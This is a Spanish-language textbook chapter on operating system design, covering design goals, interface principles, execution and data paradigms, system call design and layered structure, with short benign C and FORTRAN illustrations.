Este capítulo se basa en estas fuentes y en la experiencia personal del autor como diseñador o co-diseñador de tres sistemas: Amoeba (Tanenbaum y colaboradores, 1990), MINIX (Tanenbaum y Woodhull, 1997) y Globe (Van Steel y colaboradores, 1999a). Como no existe un consenso entre los diseñadores de sistemas operativos sobre la mejor forma de diseñar un sistema operativo, este capítulo será por lo tanto más personal, especulativo y sin duda más controversial que los anteriores.

13.1 LA NATURALEZA DEL PROBLEMA DE DISEÑO

El diseño de sistemas operativos es más como un proyecto de ingeniería que una ciencia exacta. Es mucho más difícil establecer objetivos claros y cumplirlos. Vamos a empezar con estos puntos.

13.1.1 Objetivos

Para poder diseñar un sistema operativo exitoso, los diseñadores deben tener una clara idea de lo que quieren. La falta de un objetivo dificulta de manera considerable el proceso de tomar las decisiones subsiguientes. Para aclarar más este punto, es instructivo dar un vistazo a dos lenguajes de programación: PL/I y C. IBM diseñó PL/I en la década de 1960, debido a que era una molestia dar soporte tanto a FORTRAN como a COBOL, y era vergonzoso que los académicos empezaran a parlotear en trasfondo que Algol era mejor que ambos. Por lo tanto, se estableció un comité para producir un lenguaje que cumpliera con las necesidades de todas las personas: PL/I. Tenía un poco de FORTRAN, un poco de COBOL y un poco de Algol. Fracasó debido a que carecía de una visión unificadora. Era tan sólo una colección de características en guerra unas con otras, y demasiado voluminoso como para poder compilarse con eficiencia, para iniciarse.

Ahora consideremos C. Este lenguaje fue diseñado por Dennis Ritchie con un propósito: la programación de sistemas. Fue un enorme éxito, en gran parte debido a que Ritchie sabía lo que quería y lo que no. Como resultado, se sigue utilizando de manera extensa más de tres décadas después de su aparición. Tener una visión clara de lo que uno quiere es algo imprescindible.

¿Qué desean los diseñadores de sistemas operativos? Esto sin duda varía de un sistema a otro; de los sistemas embebidos (incrustados) a los sistemas de servidor. Sin embargo, para los sistemas operativos de propósito general hay que tener en cuenta cuatro puntos principales:

1. Definir las abstracciones.

2. Proveer operaciones primitivas.

3. Asegurar el aislamiento.

4. Administrar el hardware.

A continuación analizaremos cada uno de estos puntos.

La tarea más importante (y tal vez la más difícil) de un sistema operativo es definir las abstracciones correctas. Algunas de ellas, como los procesos, los espacios de direcciones y los archivos, han estado presentes tanto tiempo que pueden parecer obvias. Otras, como los hilos, son más recientes y, en consecuencia, menos maduras. Por ejemplo, si un proceso multihilo que tiene un hilo bloqueado en espera de la entrada del teclado realiza una bifurcación, ¿hay un hilo en el nuevo proceso también en espera de la entrada del teclado? Otras abstracciones se relacionan con la sincronización, las señales, el modelo de memoria, el modelado de la E/S y muchas otras áreas.

Cada una de las abstracciones se puede instanciar en forma de estructuras de datos concretas. Los usuarios pueden crear procesos, archivos, semáforos, etc. Las operaciones primitivas manipulan estas estructuras de datos. Por ejemplo, los usuarios pueden leer y escribir archivos. Las operaciones primitivas se implementan en la forma de llamadas al sistema. Desde el punto de vista del usuario, el corazón del sistema operativo se forma mediante las abstracciones y las operaciones disponibles en ellas, a través de las llamadas al sistema.

Como varios usuarios pueden tener una sesión abierta en una computadora al mismo tiempo, el sistema operativo necesita proveer mecanismos para mantenerlos separados. Un usuario no puede interferir con otro. El concepto de proceso se utiliza ampliamente para agrupar recursos para fines de protección. Por lo general también se protegen los archivos y otras estructuras de datos. Asegurar que cada usuario pueda realizar sólo operaciones autorizadas con datos autorizados es un objetivo clave del diseño de sistemas. Sin embargo, los usuarios también desean compartir datos y recursos, por lo que el aislamiento tiene que ser selectivo y controlado por el usuario. Esto lo hace más difícil incluso. El programa de correo electrónico no debe ser capaz de hacer que falle el navegador Web. Incluso cuando sólo haya un usuario, los distintos procesos necesitan estar aislados.

La necesidad de aislar las fallas está muy relacionada con este punto. Si alguna parte del sistema falla (lo más frecuente es un proceso de usuario), no se debe permitir que falle el resto del sistema. El diseño debe asegurarse de que las diversas partes estén aisladas unas de otras. En teoría, las partes del sistema operativo también se deben aislar unas de otras para permitir fallas independientes.

Por último, el sistema operativo tiene que administrar el hardware. En especial tiene que cuidar todos los chips de bajo nivel, como los controladores de interrupciones y el bus. También tiene que proporcionar un marco de trabajo para permitir que los drivers de dispositivos administren los dispositivos de E/S más grandes, como los discos, las impresoras o la pantalla.

13.1.2 ¿Por qué es difícil diseñar un sistema operativo?

La Ley de Moore enuncia que el hardware de computadora mejora por un factor de 100 cada década, pero no hay ley alguna que declare el mejoramiento de los sistemas operativos en un factor de 100 cada diez años… o que siquiera mejoren. De hecho, se puede considerar que algunos de ellos son peores, en ciertos sentidos clave (como la confiabilidad), que la versión 7 de UNIX, de la década de 1970.

¿Por qué? La mayor parte de las veces la inercia y el deseo de obtener compatibilidad inversa tienen la culpa, y también el no poder adherirse a los buenos principios de diseño. Pero hay más que eso. Los sistemas operativos son esencialmente distintos en ciertas formas de los pequeños programas de aplicación que se venden en las tiendas por 49 (dólares). Vamos a ver ocho de las cuestiones que hacen que sea mucho más difícil diseñar un sistema operativo que un programa de aplicación.

En primer lugar, los sistemas operativos se han convertido en programas extremadamente extensos. Ninguna persona se puede sentar en una PC y escribir un sistema operativo serio en unos cuantos meses. Todas las versiones actuales de UNIX sobrepasan los 3 millones de líneas de

código. Windows Vista tiene más de 5 millones de líneas de código del kernel (y más de 70 millones de líneas de código en total). Nadie puede entender de 3 a 5 millones de líneas de código, mucho menos 70 millones. Cuando tenemos un producto que ninguno de los diseñadores puede esperar comprender por completo, no debe sorprender que los resultados estén con frecuencia muy alejados de lo óptimo.

Los sistemas operativos no son los más complejos de todos. Por ejemplo, las empresas de transporte aéreo son mucho más complicadas, pero se pueden particionar en subsistemas aislados para poder comprenderlos mejor. Las personas que diseñan los inodoros en una aeronave no tienen que preocuparse por el sistema de radar. Los dos subsistemas no tienen mucha interacción. En un sistema operativo, el sistema de archivos interactúa a menudo con el de memoria en formas inesperadas e imprevistas.

En segundo lugar, los sistemas operativos tienen que lidiar con la concurrencia. Hay varios usuarios y dispositivos de E/S activos al mismo tiempo. En esencia, es mucho más difícil administrar la concurrencia que una sola actividad secuencial. Las condiciones de carrera y los interbloqueos son sólo dos de los problemas que surgen.

En tercer lugar, los sistemas operativos tienen que lidiar con usuarios potencialmente hostiles que desean interferir con la operación del sistema o hacer cosas prohibidas, como robar los archivos de otro usuario. EL sistema operativo necesita tomar las medidas necesarias para evitar que estos usuarios se comporten de manera inapropiada. Los programas de procesamiento de palabras y los editores de fotografías no tienen este problema.

En cuarto lugar, a pesar del hecho de que no todos los usuarios desconfían de los otros, muchos de ellos desean compartir parte de su información y recursos con otros usuarios seleccionados. El sistema operativo tiene que hacer esto posible, pero de tal forma que los usuarios maliciosos no puedan interferir. De nuevo, los programas de aplicaciones no se enfrentan a ningún reto similar.

En quinto lugar, los sistemas operativos viven por mucho tiempo. UNIX ha estado en operación durante un cuarto de siglo; Windows, durante más de dos décadas y no muestra signos de desaparición. En consecuencia, los diseñadores tienen que pensar sobre la forma en que pueden cambiar el hardware y las aplicaciones en un futuro distante, y cómo deben prepararse para ello. Por lo general, los sistemas que están demasiado encerrados en una visión específica del mundo desaparecen.

En sexto lugar, los diseñadores de sistemas operativos en realidad no tienen una buena idea sobre la forma en que se utilizarán sus sistemas, por lo que necesitan proveer una generalidad considerable. Ni UNIX ni Windows se diseñaron con el correo electrónico o los navegadores Web en mente, y aun así hay muchas computadoras que utilizan estos sistemas operativos y casi todo el tiempo utilizan estas dos aplicaciones. Nadie le dice a un diseñador de barcos cómo crear uno sin especificarle que desean un bote de pesca, un crucero o un buque de guerra. E incluso algunos cambian de opinión después de que les llega el producto.

En séptimo lugar, por lo general los sistemas operativos modernos están diseñados para ser portables, lo cual significa que deben ejecutarse en varias plataformas de hardware. También tienen que admitir miles de dispositivos de E/S, y todos están diseñados de manera independiente, sin ningún tipo de relación con los demás. Un ejemplo en donde esta diversidad ocasiona problemas es la necesidad de que un sistema operativo se ejecute en máquinas que utilizan las notaciones little-endian y big-endian. Un segundo ejemplo se podía ver de manera constante en MS-DOS, cuando los usuarios trataban de instalar, por ejemplo, una tarjeta de sonido y un módem que utilizaban los mismos puertos de E/S

o las mismas líneas de petición de interrupción. Pocos programas además de los sistemas operativos tienen que lidiar con los problemas que ocasionan las piezas de hardware en conflicto.

En octavo y último lugar, está la frecuente necesidad de tener compatibilidad inversa con cierto sistema operativo anterior. Ese sistema puede tener restricciones en cuanto a las longitudes de las palabras, los nombres de archivos u otros aspectos que los diseñadores ya consideran obsoletos pero que deben seguir utilizando. Es como convertir una fábrica para producir los autos del próximo año en vez de los de este año, pero seguir produciendo los autos de este año a toda su capacidad.

13.2 DISEÑO DE INTERFACES

Para estos momentos el lector debe tener claro que no es fácil escribir un sistema operativo moderno. Pero, ¿dónde se puede empezar? Tal vez el mejor lugar para iniciar sea pensar sobre las interfaces que va a proporcionar. Un sistema operativo proporciona un conjunto de abstracciones, que en su mayor parte se implementan mediante tipos de datos (por ejemplo, archivos) y las operaciones que se realizan en ellos (por ejemplo, `read`). En conjunto, estos dos elementos forman la interfaz para sus usuarios. Hay que considerar que en este contexto, los usuarios del sistema operativo son programadores que escriben código que utiliza llamadas al sistema, y no personas que ejecutan programas de aplicación.

Además de la interfaz principal de llamadas al sistema, la mayoría de los sistemas operativos tienen interfaces adicionales. Por ejemplo, algunos programadores necesitan escribir drivers de dispositivos para insertarlos en el sistema operativo. Estos drivers ven ciertas características y pueden realizar llamadas a ciertos procedimientos. Estas características y llamadas también definen una interfaz, pero es muy distinta de la que ven los programadores de aplicaciones. Todas estas interfaces se deben diseñar con cuidado, para que el sistema tenga éxito.

13.2.1 Principios de guía

¿Acaso hay principios que puedan guiar el diseño de las interfaces? Nosotros creemos que sí. En resumen son simplicidad, integridad y la habilidad de implementarse de manera eficiente.

Principio 1: Simplicidad

Una interfaz simple es más fácil de comprender e implementar sin que haya errores. Todos los diseñadores de sistemas deben memorizar esta famosa cita del pionero francés aviador y escritor, Antoine de St. Exupéry:

> *No se llega a la perfección cuando ya no hay nada más que agregar, sino cuando ya no hay nada que quitar.*

Este principio dice que es mejor menos que más, por lo menos en el mismo sistema operativo. Otra forma de decir esto es mediante el principio KISS: Keep It Simple, Stupid (Manténganlo breve y simple).

Principio 2: Integridad

Desde luego que la interfaz debe permitir al usuario hacer todo lo que necesita; es decir, debe estar completa. Esto nos lleva a una famosa cita de Albert Einstein:

> *Todo debe ser lo más simple posible, pero no más simple.*

En otras palabras, el sistema operativo debe hacer exactamente lo que se necesita de él, y nada más. Si los usuarios necesitan almacenar datos, debe proveer cierto mecanismo para almacenarlos; si los usuarios necesitan comunicarse unos con otros, el sistema operativo tiene que proporcionar un mecanismo de comunicación. En su conferencia del Premio Turing de 1991, Francisco Corbató, uno de los diseñadores de CTSS y MULTICS, combinó los conceptos de simplicidad e integridad y dijo:

> *En primer lugar, es importante enfatizar el valor de la simplicidad y la elegancia, ya que la complejidad tiende a agravar las dificultades y, como hemos visto, crear errores. Mi definición de elegancia es la obtención de una funcionalidad dada con un mínimo de mecanismo y un máximo de claridad.*

La idea clave aquí es *mínimo de mecanismo*. En otras palabras, cada característica, función y llamada al sistema debe llevar su propio peso. Debe hacer una sola cosa y hacerla bien. Cuando un miembro del equipo de diseño propone extender una llamada al sistema o agregar una nueva característica, los otros deben preguntar si ocurriría algo terrible en caso de que no se incluyera. Si la respuesta es: "No, pero alguien podría encontrar esta característica útil algún día" hay que ponerla en una biblioteca de nivel de usuario y no en el sistema operativo, incluso si es más lenta de esa forma. No todas las características tienen que ser más rápidas que una bala. El objetivo es preservar lo que Corbató denominó un mínimo de mecanismo.

Ahora consideremos en forma breve dos ejemplos de mi propia experiencia: MINIX (Tanenbaum y Woodhull, 2006) y Amoeba (Tanenbaum y colaboradores, 1990). Para todos los fines y propósitos, MINIX tiene tres llamadas al sistema: `send`, `receive` y `sendrec`. El sistema está estructurado como una colección de procesos donde el administrador de memoria, el sistema de archivos y cada driver de dispositivo son un proceso que se programa por separado. En primera instancia, todo lo que el kernel hace es programar procesos y manejar el paso de mensajes entre ellos. En consecuencia, se necesitan sólo dos llamadas al sistema: `send` para enviar un mensaje y `receive` para recibirlo. La tercera llamada (`sendrec`) es sólo una optimización por razones de eficiencia, para permitir enviar un mensaje y devolver la respuesta con sólo una trampa en el kernel. Para realizar todo lo demás se pide a algún otro proceso (por ejemplo, el proceso del sistema de archivos o el driver de disco) que realice el trabajo.

Amoeba es incluso más simple. Sólo tiene una llamada al sistema: realizar llamada a procedimiento remoto. Esta llamada envía un mensaje y espera una solicitud. En esencia es igual que `sendrec` de MINIX. Todo lo demás está integrado en esta llamada.

Principio 3: Eficiencia

El tercer lineamiento es la eficiencia de la implementación. Si una característica o llamada al sistema no se puede implementar con eficiencia, tal vez no valga la pena tenerla. También debe ser intuitivamente obvia para el programador, en relación con el costo de una llamada al sistema. Por ejemplo, los programadores de UNIX esperan que la llamada al sistema `lseek` sea menos costosa que la llamada al sistema `read`, debido a que la primera sólo cambia un apuntador en la memoria, mientras que la segunda realiza operaciones de E/S de disco. Si los costos intuitivos son incorrectos, los programadores escribirán programas ineficientes.

13.2.2 Paradigmas

Una vez que se han establecido los objetivos, puede empezar el diseño. Un buen lugar para iniciar es pensar sobre la forma en que los clientes verán el sistema. Una de las cuestiones más importantes es cómo hacer que todas las características del sistema funcionen bien y presenten lo que se conoce comúnmente como **coherencia arquitectónica**. En este aspecto, es importante distinguir dos tipos de "clientes" de los sistemas operativos. Por un lado están los *usuarios*, quienes interactúan con los programas de aplicaciones; por el otro están los *programadores*, quienes escriben los sistemas operativos. Los primeros clientes tratan en su mayor parte con la GUI; los segundos tratan en su mayor parte con la interfaz de llamadas al sistema. Si la intención es tener una sola GUI que domine el sistema completo, como en la Macintosh, el diseño debe empezar ahí. Por otra parte, si la intención es proporcionar todas las GUIs que sea posible, como en UNIX, la interfaz de llamadas al sistema se debe diseñar primero. En esencia, realizar la primera GUI es un diseño de arriba hacia abajo. Las cuestiones son qué características tendrá, la forma en que el usuario interactuará con ella y cómo se debe diseñar el sistema para producirla. Por ejemplo, si la mayoría de los programas muestran iconos en la pantalla que esperan a que el usuario haga clic en uno de ellos, esto sugiere un modelo controlado por eventos para la GUI, y probablemente también para el sistema operativo. Por otra parte, si la mayor parte de la pantalla está llena de ventanas de texto, entonces tal vez sea mejor un modelo en el que los procesos lean del teclado.

Realizar la interfaz de llamadas al sistema primero es un diseño de abajo hacia arriba. Aquí las cuestiones son qué tipo de características necesitan los programadores en general. En realidad no se necesitan muchas características especiales para proporcionar una GUI. Por ejemplo, el sistema de ventanas X de UNIX es sólo un programa grande en C que realiza llamadas a `read` y `write` en el teclado, ratón y pantalla. X se desarrolló mucho después de UNIX y no se requirieron muchos cambios en el sistema operativo para que funcionara. Esta experiencia validó el hecho de que UNIX estaba bastante completo.

Paradigmas de la interfaz de usuario

Para la interfaz a nivel de GUI y la interfaz de llamadas al sistema, el aspecto más importante es tener un buen paradigma (a lo que algunas veces se le conoce como metáfora) para proveer una for-

ma de ver la interfaz. Muchas GUIs para los equipos de escritorio utilizan el paradigma WIMP que vimos en el capítulo 5. Este paradigma utiliza apuntar y hacer clic, apuntar y hacer doble clic, arrastrar y otros modismos más a lo largo de la interfaz para ofrecer una coherencia arquitectónica en todo el sistema. A menudo, estos son requerimientos adicionales para los programas, como tener una barra de menús con ARCHIVO, EDICIÓN y otras entradas, cada una de las cuales tiene ciertos elementos de menú reconocidos. De esta forma, los usuarios que conocen un programa pueden aprender otro con rapidez.

Sin embargo, la interfaz de usuario WIMP no es la única posible. Algunas computadoras de bolsillo utilizan una interfaz de escritura manual estilizada. Los dispositivos multimedia dedicados pueden utilizar una interfaz tipo VCR. Y por supuesto, la entrada de voz tiene un paradigma completamente distinto. Lo importante no es tanto el paradigma que se seleccione, sino el hecho de que hay un solo paradigma que invalida a los demás y unifica a toda la interfaz de usuario.

Sin importar el paradigma seleccionado, es importante que todos los programas de aplicación lo utilicen. En consecuencia, los diseñadores de sistemas necesitan proveer bibliotecas y kits de herramientas para que los desarrolladores de aplicaciones tengan acceso a los procedimientos que producen la apariencia visual uniforme. El diseño de la interfaz de usuario es muy importante, pero no es el tema de este libro, por lo que ahora regresaremos al tema de la interfaz del sistema operativo.

Paradigmas de ejecución

La coherencia arquitectónica es importante a nivel de usuario, pero tiene igual importancia a nivel de la interfaz de llamadas al sistema. Aquí es con frecuencia útil diferenciar entre el paradigma de ejecución y el de datos, por lo que analizaremos ambos, empezando con el primero.

Hay dos paradigmas de ejecución de uso extenso: algorítmicos y controlados por eventos. El **paradigma algorítmico** se basa en la idea de que se inicia un programa para realizar cierta función que conoce de antemano, o que obtiene de sus parámetros. Esa función podría ser compilar un programa, realizar la nómina o volar un avión a San Francisco. La lógica básica está fija en el código, y el programa realiza llamadas al sistema de vez en cuando para obtener datos de entrada del usuario, servicios del sistema operativo, etc. Este método se describe en la figura 13-1(a).

El otro paradigma de ejecución es el **paradigma controlado por eventos** de la figura 13-1(b). Aquí el programa realiza cierto tipo de inicialización; por ejemplo, al mostrar cierta pantalla y después esperar a que el sistema operativo le indique sobre el primer evento. A menudo este evento es la pulsación de una tecla o un movimiento del ratón. Este diseño es útil para los programas muy interactivos.

Cada una de estas formas de hacer las cosas engendra su propio estilo de programación. En el paradigma algorítmico, los algoritmos son centrales y el sistema operativo se considera como proveedor de servicios. En el paradigma controlado por eventos el sistema operativo también proporciona servicios, pero este papel se ve eclipsado por su papel como coordinador de las actividades de usuario y generador de los eventos consumidos por los procesos.

```
main( )
{
    int ...;

    init( );
    hacer_algo( );
    read(...);
    hacer_algo_mas( );
    write(...);
    seguir_funcionando( );
    exit(0);
}
```

(a)

```
main( )
{
    mess_t msj;

    init( );
    while (obtener_mensaje(&msj)) {
            switch (msj.type) {
        case 1:...;
        case 2:...;
        case 3:...;
            }
        }
    }
```

(b)

Figura 13-1. (a) Código algorítmico. (b) Código controlado por eventos.

Paradigmas de datos

El paradigma de ejecución no es el único que exporta el sistema operativo. El paradigma de datos es igual de importante. La pregunta clave aquí es la forma en que se presentan las estructuras y los dispositivos del sistema al programador. En los primeros sistemas de procesamiento por lotes de FORTRAN, todo se modelaba como una cinta magnética secuencial. Las pilas de tarjetas que se introducían se consideraban como cintas de entrada, las pilas de tarjetas que se iban a perforar se consideraban como cintas de salida, y la salida para la impresora se consideraba como una cinta de salida. Los archivos en el disco también se consideraban como cintas. Para tener acceso aleatorio a un archivo, había que rebobinar la cinta correspondiente al mismo y leerla de nuevo.

Para realizar la asignación se utilizaban tarjetas de control de trabajos de la siguiente manera:

```
MONTAR(CINTA08, CARRETE781)
EJECUTAR(ENTRADA, MISDATOS, SALIDA, PERFORADORA, CINTA08)
```

La primera tarjeta indicaba al operador que obtuviera el carrete 781 del estante de cintas y lo montara en la unidad de cinta 8; la segunda indicaba al sistema operativo que ejecutara el programa FORTRAN que se acababa de compilar, y que asignara *ENTRADA* (el lector de tarjetas) a la cinta lógica 1, el archivo de disco *MISDATOS* a la cinta lógica 2, la impresora (llamada *SALIDA*) a la cinta lógica 3, la perforadora de tarjetas (llamada *PERFORADORA*) a la cinta lógica 4, y la unidad de cinta física 8 a la cinta lógica 5.

FORTRAN tenía una sintaxis para leer y escribir en cintas lógicas. Al leer de la cinta lógica 1, el programa obtenía la entrada de la tarjeta. Al escribir en la cinta lógica 3, la salida aparecería posteriormente en la impresora. Al leer de la cinta lógica 5 se podía leer el carrete 781 y así en forma sucesiva. Hay que tener en cuenta que la idea de la cinta era sólo un paradigma para integrar el lector de tarjetas, la impresora, la perforadora, los archivos de disco y las cintas. En este ejemplo, sólo la cinta lógica 5 era una cinta física; el resto eran archivos de disco ordinarios (en cola). Era un paradigma primitivo, pero fue un inicio en la dirección correcta.

Después llegó UNIX, que utiliza en forma más avanzada el modelo de “todo es un archivo”. Mediante el uso de este paradigma, todos los dispositivos de E/S se consideran como archivos, y se pueden abrir y manipular como archivos ordinarios. Las instrucciones de C

```
fd1 = open(“archivo1”, O_RDWR);
fd2 = open(“/dev/tty”, O_RDWR);
```

abren un verdadero archivo de disco y la terminal del usuario (teclado + pantalla). Las instrucciones subsecuentes pueden utilizar *fd1* y *fd2* para leer y escribir en ellos, respectivamente. De ahí en adelante no hay diferencia entre acceder al archivo y a la terminal, excepto porque no se permite realizar búsquedas en esta última.

UNIX no sólo unifica los archivos y los dispositivos de E/S, sino que también permite acceder a otros procesos como archivos mediante las tuberías. Además, cuando se admiten archivos asignados, un proceso puede obtener su propia memoria virtual como si fuera un archivo. Por último, en las versiones de UNIX que aceptan el sistema de archivos */proc*, la instrucción de C

```
fd3 = open(“/proc/501”, O_RDWR);
```

permite al proceso (tratar de) acceder a la memoria del proceso 501 en modo de lectura y escritura mediante el descriptor de archivo *fd3*, algo que puede ser útil para un depurador, por ejemplo.

Windows Vista va más allá y trata de hacer que todo parezca un objeto. Una vez que un proceso adquiere un manejador válido para un archivo, proceso, semáforo, bandeja de correo u otro objeto del kernel, puede realizar operaciones con él. Este paradigma es más general incluso que el de UNIX y mucho más general que el de FORTRAN.

Los paradigmas unificadores ocurren también en otros contextos. Aquí vale la pena mencionar uno de ellos: la Web. El paradigma detrás de la Web es que el ciberespacio está lleno de documentos, cada uno de los cuales tiene un URL. Al escribir un URL o hacer clic en una entrada respaldada por un URL, el usuario recibe el documento. En realidad, muchos “documentos” no son documentos en sí, sino que los genera un programa o una secuencia de comandos del shell cuando llega una petición. Por ejemplo, cuando un usuario pide a una tienda en línea una lista de CDs de un artista específico, un programa genera el documento al instante, pues no existía antes de realizar la petición.

Ahora hemos visto cuatro casos: a saber, todo es una cinta, archivo, objeto o documento. En los cuatro casos, la intención es unificar los datos, dispositivos y demás recursos para facilitar su manejo. Cada sistema operativo debe tener un paradigma de datos unificador de ese tipo.

13.2.3 La interfaz de llamadas al sistema

Si uno cree en el dicho de Corbató del mecanismo mínimo, entonces el sistema operativo debe proporcionar la menor cantidad de llamadas al sistema con las que pueda funcionar, y cada una debe ser lo más simple posible (pero no más simple). Un paradigma de datos unificador puede desempeñar un papel importante para ayudar con esto. Por ejemplo, si los archivos, procesos, dispositivos de E/S y todo lo demás se ven como archivos u objetos, entonces se pueden leer mediante una

sola llamada al sistema `read`. En caso contrario, tal vez sea necesario tener llamadas separadas para `read_file`, `read_proc` y `read_tty`, entre otras.

En algunos casos puede parecer que las llamadas al sistema necesitan variantes, pero a menudo es mejor tener una sola llamada al sistema que maneje el caso general, con distintos procedimientos de biblioteca para ocultar este hecho de los programadores. Por ejemplo, UNIX tiene una llamada al sistema para superponer un espacio de direcciones virtuales de un proceso, `exec`. La llamada más general es

```
exec(nombre, argp, envp);
```

que carga el archivo ejecutable *nombre* y le proporciona argumentos a los que apunta *argp* y variables de entorno a las que apunta *envp*. Algunas veces es conveniente listar los argumentos en forma explícita, para que la biblioteca contenga procedimientos que se llamen de la siguiente manera:

```
exec(nombre, arg0, arg1, …, argn, 0);
execle(nombre, arg0, arg1, …, argn, envp);
```

Todo lo que hacen estos procedimientos es poner los argumentos en un arreglo y después llamar a `exec` para que haga el trabajo. Este arreglo conjunta lo mejor de ambos mundos: una sola llamada al sistema directa mantiene el sistema operativo simple, y a la vez el programador obtiene la conveniencia de varias formas de llamar a `exec`.

Desde luego que tener una llamada para manejar todos los casos posibles puede salirse de control fácilmente. En UNIX, para crear un proceso se requieren dos llamadas: `fork` seguida de `exec`. La primera no tiene parámetros; la segunda tiene tres. En contraste la llamada a la API Win32 para crear un proceso (`CreateProcess`) tiene 10 parámetros, uno de los cuales es un apuntador a una estructura con 18 parámetros adicionales.

Hace mucho tiempo, alguien debió haber preguntado si ocurriría algo terrible al omitir algunos de estos parámetros. La respuesta sincera hubiera sido que en algunos casos, los programadores tal vez tendrían que realizar más trabajo para lograr un efecto específico, pero el resultado neto hubiera sido un sistema operativo más simple, pequeño y confiable. Desde luego que la persona con la proposición de 10 + 18 parámetros podría haber respondido: “Pero a los usuarios les gustan todas estas características”. La réplica podría haber sido que les gustan los sistemas que utilizan poca memoria y nunca tienen fallas. Los sacrificios entre obtener más funcionalidad a costa de más memoria son por lo menos visibles, y se les puede asignar un precio (ya que se conoce el precio de la memoria). Sin embargo, es difícil estimar las fallas adicionales por año que agregará cierta característica, y si los usuarios realizarían la misma decisión si conocieran el precio oculto. Este efecto se puede resumir en la primera ley del software de Tanenbaum:

Al agregar más código se agregan más errores

Al agregar más características se agrega más código y consecuentemente más errores. Los programadores que creen que al agregar nuevas características no se agregan nuevos errores son nuevos en las computadoras, o creen que el hada de los dientes anda por ahí cuidándolos.

La simplicidad no es la única cuestión que se debe considerar al diseñar las llamadas al sistema. Una consideración importante es el eslogan de Lampson (1984):

No ocultes el poder.

Si el hardware tiene una forma en extremo eficiente de realizar algo, debe exponerse a los programadores de manera simple y no enterrarse dentro de alguna otra abstracción. El propósito de las abstracciones es ocultar las propiedades indeseables, no las deseables. Por ejemplo, suponga que el hardware tiene una forma especial de desplazar mapas de bits extensos por la pantalla (es decir, la RAM de video) a una alta velocidad. Se podría justificar el tener una nueva llamada al sistema para acceder a este mecanismo, en vez de sólo proporcionar formas de leer la RAM de video y colocarla en memoria principal, y después volver a escribir todo de nuevo. La nueva llamada sólo desplazaría bits y nada más. Si una llamada al sistema es rápida, los usuarios siempre pueden crear interfaces más convenientes encima de ella. Si es lenta, nadie la utilizará.

Otra cuestión de diseño es la comparación entre las llamadas orientadas a conexión y aquéllas orientadas a no conexión. Las llamadas al sistema estándar de UNIX y Win32 para leer un archivo son orientadas a conexión, como utilizar el teléfono. Primero hay que abrir un archivo, después leerlo y por último cerrarlo. Algunos protocolos de acceso a archivos también son orientados a conexión. Por ejemplo, para utilizar FTP el usuario primero debe iniciar sesión en la máquina remota, luego leer los archivos y después cerrar la sesión.

Por otro lado, algunos protocolos de acceso a archivos remotos son orientados a no conexión. Por ejemplo, el protocolo Web (HTTP) no tiene conexión. Para leer una página Web sólo hay que pedirla; no se requiere configurar nada de antemano (*se* requiere una conexión *TCP*, pero esto es a un nivel más bajo del protocolo; el protocolo HTTP para acceder a la Web en sí es orientada a no conexión).

El sacrificio entre cualquier mecanismo orientado a conexión y uno orientado a no conexión es el trabajo adicional que se requiere para establecer el mecanismo (por ejemplo, abrir el archivo) y la ventaja de no tener que hacerlo en las llamadas subsiguientes (que tal vez sean muchas). Para la E/S de archivos en una sola máquina, en donde el costo de configuración es bajo, tal vez la forma estándar (primero abrir y después usar) sea la mejor. Para los sistemas de archivos remotos, se puede hacer de ambas formas.

Otra cuestión relacionada con la interfaz de llamadas al sistema es su visibilidad. La lista de llamadas al sistema requeridas por POSIX es fácil de encontrar. Todos los sistemas UNIX las admiten, así como un pequeño número de llamadas adicionales, pero la lista completa siempre es pública. Por el contrario, Microsoft nunca ha hecho pública la lista de llamadas al sistema de Windows Vista. En vez de ello se han hecho públicas la API Win32 y otras APIs, pero éstas contienen grandes cantidades de llamadas en las bibliotecas (más de 10,000) y sólo un pequeño número de ellas son verdaderas llamadas al sistema. El argumento para hacer públicas todas las llamadas al sistema es que permite a los programadores saber qué es económico (las funciones que se ejecutan en espacio de usuario) y qué es costoso (las llamadas al kernel). El argumento para no hacerlas públicas es que proporcionan a los implementadores la flexibilidad de cambiar las llamadas al sistema subyacentes actuales para mejorarlas sin quebrantar los programas de usuario.

13.3 IMPLEMENTACIÓN

Ahora vamos a dejar de lado las interfaces de usuario y de llamadas al sistema para analizar la forma de implementar un sistema operativo. En las siguientes ocho secciones examinaremos algunas cuestiones conceptuales generales relacionadas con las estrategias de implementación. Después analizaremos algunas técnicas de bajo nivel que a menudo son de utilidad.

13.3.1 Estructura del sistema

Tal vez la primera decisión que deben tomar los implementadores es sobre la estructura del sistema. En la sección 1.7 examinamos las principales posibilidades, y aquí las repasaremos. En realidad, un diseño monolítico sin estructura no es una buena idea, excepto tal vez para un pequeño sistema operativo en (por ejemplo) un refrigerador, pero incluso en ese caso es discutible.

Sistemas en capas

Un método razonable que se ha establecido muy bien a través de los años es un sistema en capas. El sistema THE de Dijkstra (figura 1-25) fue el primer sistema operativo en capas. UNIX y Windows Vista también tienen una estructura en capas, pero es más como una forma de describir el sistema que un principio real de lineamiento utilizado para construir el sistema.

Para un nuevo sistema, los diseñadores que optan por esta ruta deben *primero* tener mucho cuidado en elegir las capas y definir la funcionalidad de cada una. La capa inferior siempre debe tratar de ocultar las peores idiosincrasias del hardware, como lo hace el HAL en la figura 11-7. Tal vez la siguiente capa deba manejar las interrupciones, el cambio de contexto y la MMU, para que encima de esta capa el código sea en su mayor parte independiente de la máquina. Encima de esta capa, los distintos diseñadores tendrán gustos (y orientaciones) diferentes. Una posibilidad es hacer que la capa 3 administre los hilos, incluyendo la planificación y la sincronización entre ellos, como se muestra en la figura 13-2. La idea aquí es que desde la capa 4 debemos tener hilos apropiados que se planifiquen en forma normal y se sincronicen mediante un mecanismo estándar (por ejemplo, los mutexes).

En la capa 4 podríamos encontrar los drivers de dispositivos, cada uno de los cuales se ejecuta como un hilo separado, con su propio estado, contador del programa, registros, etc., posiblemente (pero no necesariamente) dentro del espacio de direcciones del kernel. Dicho diseño puede simplificar de manera considerable la estructura de E/S, debido a que cuando ocurre una interrupción, se puede convertir en una llamada a `unlock` en un mutex y una llamada al planificador para programar (potencialmente) el hilo que recién se encuentra en el estado listo y que estaba bloqueado en el mutex. MINIX utiliza este método, pero en UNIX, Linux y Windows Vista los manejadores de interrupciones se ejecutan en un área donde nadie tiene el control, en vez de ejecutarse como hilos apropiados que se pueden planificar, suspender, etc. Como una gran parte de la complejidad de cualquier sistema operativo está en la E/S, vale la pena considerar cualquier técnica para que se pueda tratar y encapsular mejor.

